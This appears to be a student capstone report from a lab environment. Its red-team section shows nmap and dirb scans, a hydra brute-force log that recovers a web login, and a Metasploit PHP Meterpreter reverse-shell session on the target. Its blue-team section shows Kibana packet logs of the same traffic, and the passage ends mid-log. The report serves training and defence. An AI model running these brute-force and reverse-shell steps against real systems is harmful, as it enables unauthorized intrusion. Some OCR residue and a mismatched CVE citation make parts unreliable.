Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology


Azure Network 192.168.1.0/24
frame
hyper-V
manager
192.168.1.1
Cabstone web server 192.168.1.105
HTTP Port 80
ELK Server Log collection
192.168.1.100
HTTP Port 80
Local
Host
Kali Linux Attack Machine
192.168.1.8

Network
Address Range: 192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows
Hostname: Hyper-V Manager

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.8
OS: Kali-Linux
Hostname:Kali

IPv4:192.168.1.100
OS: Linux
Hostname: ELK server

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V azure Machine	192.168.1.1	Host machine that gives virtual machine access to physical network to communicate between servers.
Capstone	192.168.1.105	Vulnerable target machine accessed using the apache web server
Kali-Linux	192.168.1.8	Attacking Machine
Elk Server	192.168.1.100	Monitors network through Kibanna

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Public Access via open port 80 *CVE-2019-6579*	*An attacker with network access to the web server on port 80/TCP could execute systems command with administrative privileges.*	*Easy discovery and access to files and Secret Folders.*
Path Traversal (Directory Traversal) CWE-23	*Path traversal aims to access files or directory that are stored outside the web root by manipulating variables that reference with ../ sequences.*	*This vulnerability enables attacker to access secret files or hidden directories on the web server*
CWE-307: Improper Restriction of Excessive Authentication Attempts	*The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.*	*The attacker can easily to brute force to obtain password credentials.*

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
LFI Vulnerability	*Local File Inclusion are vulnerabilities makes an attacker trick the web application into exposing or running files on the web server.*	*The attacker can easily gain access to sensitive credentials and can read and/or execute files on the vulnerable server.*
WebDAV Vulnerability	The attacker can upload a shell script through the webDAV vulnerability to gain access.	Improper configuration can allow hackers modify website content, upload shell and gain access to web server.
Simple Usernames	The usernames used are short and predictable.	The usernames are based on first names which can easily be obtained through social engineering.

Exploitation: Nmap Scan


01

Tools & Processes
Run nmap to scan for open ports on the target machine

02

Achievements
After the nmap scan, the results showed 4 hosts up with port 22/TCP and port 80/TCP being of particular interest to me.

03


Kali on ML-REFVM-606848 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Wed 19:21
1
root@kali: ~
File Edit View Search Terminal Help
Status: Running

```
SF:",\n\x20\x20\x20\x20\"build_flavor\"\x20:\x20\"default\",\n\x20\x20\x20
SF:\x20\"build_type\"\x20:\x20\"tar\",\n\x20\x20\x20\x20\"build_hash\"\x20
SF::\x20\"aa751e09be0a5072e8570670309b1f12348f023b\",\n\x20\x20\x20\x20\"b
SF:uild_date\"\x20:\x20\"2020-02-29T00:15:25\.529771Z\",\n\x20\x20\x20\x20
SF:\"build_snapshot\"\x20:\x20false,\n\x20\x20\x20\x20\"lucene_version\"\x
SF:20:\x20\"8\.4\.0\",\n\x20\x20\x20\x20\"minimum_wire_compatibility_versi
SF:on\"\x20:\x20\"6\.8\.0\",\n\x20\x20\x20\x20\"minimum_index_compatibilit
SF:y_version\"\x20:\x20\"6\.0\.0-beta1\"\n\x20\x20},\n\x20\x20\"tagline\"\
SF:x20:\x20\"You\x20Know,\x20for\x20Search\"\n}\n")%r(HTTPOptions,67,"HTTP
SF:/1\.0\x20200\x20OK\r\nAllow:\x20DELETE,HEAD,GET\r\ncontent-type:\x20tex
SF:t/plain;\x20charset=UTF-8\r\ncontent-length:\x200\r\n\r\n")%r(RTSPReque
SF:st,67,"RTSP/1\.0\x20200\x20OK\r\nAllow:\x20DELETE,HEAD,GET\r\ncontent-t
SF:ype:\x20text/plain;\x20charset=UTF-8\r\ncontent-length:\x200\r\n\r\n")%
SF:r(FourOhFourRequest,F3,"HTTP/1\.0\x20405\x20Method\x20Not\x20Allowed\r\
SF:nAllow:\x20POST\r\ncontent-type:\x20application/json;\x20charset=UTF-8\
SF:r\ncontent-length:\x20127\r\n\r\n{\"error\":\"Incorrect\x20HTTP\x20meth
SF:od\x20for\x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and\x2
SF:0method\x20\[GET\],\x20allowed:\x20\[POST\]\",\"status\":405}")%r(SIPOp
SF:tions,6A,"SIP/2\.0\x20200\x20OK\r\nAllow:\x20DELETE,HEAD,PUT,GET\r\ncon
SF:tent-type:\x20text/plain;\x20charset=UTF-8\r\ncontent-length:\x200\r\n\
SF:r\n");
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00059s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.8
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.8p1 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 53.99 seconds
root@kali:~#
```

Exploitation: Path Traversal (Directory Traversal)

CWE-23

01

Tools & Processes


Dirb is a web content scan that features scanning and attacking folder that is hidden within websites.

02

Achievements

I found out there was two hidden directories within the web server.

03



```
root@kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Nov  7 13:23:57 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:301)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Sun Nov  7 13:24:03 2021
DOWNLOADED: 4612 - FOUND: 2
root@kali:~#
```

Exploitation: Brute Force Password

01

Tools & Processes


Using hydra which is preinstalled in Kali Linux (Attacker Machine) and a password list (rockyou.txt) to run a brute force attack on the vulnerable web server using an easy to guess username of ‘Ashton”

02

Achievements

The exploit revealed with a password of the username “ashton” which was “leopoldo”

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 6] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-10-27 20:11:39
root@kali:/usr/share/wordlists# 
```


Exploitation: LFI Vulnerability

01

Tools & Processes

The password from the brute force attack. I could access the server through WebDav.

I used msfvenom to create a payload onto the target machine (capstone server)


Kali on ML-REFVM-606848 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Firefox ESR
Wed 19:43
Index of /company_folders - Mozilla Firefox
Index of /company_folders
192.168.1.105/company_folders/secret_folder

Index of /company_folders

Name Last modified Size Description

Parent Directory -
company_culture/ 2019-05-07 18:25 -
customer_info/ 2019-05-07 18:26 -
sales_docs/

Apache/2.4.29 (Ubuntu

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:


Password:

Cancel
OK
Waiting for 192.168.1.105...
Status: Running


02

Achievements

Using the multi/handler exploit I could gain a shell access of the machine.



03


Kali on ML-REFVM-606848 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Wed 21:56
root@kali: /
File Edit View Search Terminal Help
Status: Running


```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > LHOST=192.168.1.8
[-] Unknown command: LHOST=192.168.1.8.
msf exploit(multi/handler) > use LHOST=192.168.1.8
[-] Failed to load module: LHOST=192.168.1.8
msf exploit(multi/handler) > set LHOST=192.168.1.8
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:57480) at 2021-10-27 21:55:58 -0400
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.8:4444 -> 192.168.1.105:57482) at 2021-10-27 21:55:59 -0400
[-] Failed to load client script file: /usr/share/metasploit-framework/lib/rex/post/meterpreter/ui/console/command_dispatcher/
stdapi.rb

meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan started on October 28, 2021 at approximately 02:30:20 pm
- There was about 72,291 packets (hits) sent from 192.168.1.8
- The sudden peaks in the network traffic suggests it was port scan.



192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:now%2Fw,to:now%2Fw))&_a=(columns:!(_source),index:'packetbeat-*',interval:auto,query:(language:kuery,query:'source.ip:192.168.1.8%20AND%20destination.ip:192...

source.ip:192.168.1.8 AND destination.ip:192.168.1.105

This week


72,291 hits

Oct 24, 2021 @ 00:00:00.000 - Oct 30, 2021 @ 23:59:59.999 — Auto

```
Time ↓                        _source
> Oct 28, 2021 @ 02:30:20.001  @timestamp: Oct 28, 2021 @ 02:30:20.001 destination.packets: 1 destination.bytes: 228B destination.ip: 192.168.1.105 destination.port: 57482
                               flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaVwRiuA flow.final: true agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat
                               agent.ephemeral_id: fdb1f6cb-840e-4313-a5b6-7beee13e9476 agent.hostname: server1 ecs.version: 1.5.0 type: flow network.bytes: 492B network.packets: 3 network.type: ipv4
                               network.transport: tcp network.community_id: 1:29yXAo2eu1HPsB+NU9fS1veUdYQ= source.port: 4444 source.bytes: 264B source.packets: 2 source.ip: 192.168.1.8 event.start: Oct
                               28, 2021 @ 02:29:25.124 event.end: Oct 28, 2021 @ 02:29:25.124 event.duration: 0.1 event.dataset: flow event.kind: event event.category: network_traffic
> Oct 28, 2021 @ 02:30:20.001  @timestamp: Oct 28, 2021 @ 02:30:20.001 ecs.version: 1.5.0 host.name: server1 flow.id: EAT/////AP//////CP8AAAHAqAEIwKgBaVwRiOA flow.final: false network.packets: 3
                               network.type: ipv4 network.transport: tcp network.community_id: 1:DyqD6b2CBseJA+iE63GNSZwlYDg= network.bytes: 492B source.packets: 2 source.ip: 192.168.1.8 source.port: 4444
                               source.bytes: 264B destination.ip: 192.168.1.105 destination.port: 57480 destination.packets: 1 destination.bytes: 228B type: flow event.category: network_traffic
                               event.action: network_flow event.start: Oct 28, 2021 @ 02:30:05.572 event.end: Oct 28, 2021 @ 02:30:05.572 event.duration: 0.0 event.dataset: flow event.kind: event
                               agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: fdb1f6cb-840e-4313-a5b6-7beee13e9476 agent.hostname: server1
> Oct 28, 2021 @ 02:30:10.000  @timestamp: Oct 28, 2021 @ 02:30:10.000 host.name: server1 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: fdb1f6cb-840e-4313-a5b6-7beee13e9476
                               agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f destination.ip: 192.168.1.105 destination.port: 57482 destination.packets: 1 destination.bytes: 228B
